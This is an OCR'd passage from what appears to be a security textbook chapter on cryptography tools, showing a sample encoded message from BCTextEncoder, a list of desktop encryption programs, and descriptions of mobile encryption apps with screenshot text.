-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCYW7QDRYZ/05gFhlme9Ay54BX1ZJxRflmf5WfKdHh+QYngqG+/Zbk3X8i
0qEBnhLya2OX38Nt9DoL8K+pDfbncsbZR3WIi7PYysd043R0gxKL/lNh9qM9quJq
noSEeruTidi8foY12Ewg8aNyH324FL2YoevnpPDsKnYu9PEWDtzgFDZDDSXksLvG
JITJlxUR3h9KxjU+AYaSkXIy6RS5GT3O3+PNG5qBvPl7Ss0hZQFlltdhKiKLZkw4
```

Figure 20.20: Screenshot of BCTextEncoder

Some additional cryptography tools are as follows:

- AxCrypt (*https://www.axcrypt.net*)
- Microsoft Cryptography Tools (*https://docs.microsoft.com*)
- Concealer (*https://www.belightsoft.com*)
- SensiGuard (*https://www.sensiguard.com*)
- Challenger (*https://www.encryption-software.de*)


Cryptography Tools for Mobile

Some cryptographic tools for mobile devices are discussed below:

- **Secret Space Encryptor**

  Source: *https://paranoiaworks.mobi*

  Secret Space Encryptor is an integrated solution for password management, message (text) encryption, and file encryption. It keeps messages, notes, and other text safe from unintended readers. It uses encryption algorithms such as AES (Rijndael) 256bit, RC6 256bit, Serpent 256bit, Blowfish 256bit/448bit, Twofish 256bit, and GOST 256bit.



Password Vault

Encryption Algorithm
Current: Threefish (1024 bit)

Password List Font Size
Current: 100

Lock Screen ☑
when application goes background

Show Bottom Menu Bar ☐
show options menu by default

Text Encryptor

Encryption Algorithm
Current: AES (256 bit)

Hide Info Messages ☑
hide less important pop-up messages

File Encryptor


Encryption Algorithm
Current: Threefish (1024 bit)

Figure 20.21: Screenshot of Secret Space Encryptor

- **Secure Everything**

  Source: *https://play.google.com*

  Secure Everything uses AES encryption to secure SMS, videos, images, audio files, etc. This tool also helps in securing credit card details, bank account details, SSN, etc.



Secure everything!

Enter text to encrypt

You will not be able to read this text anymore!!

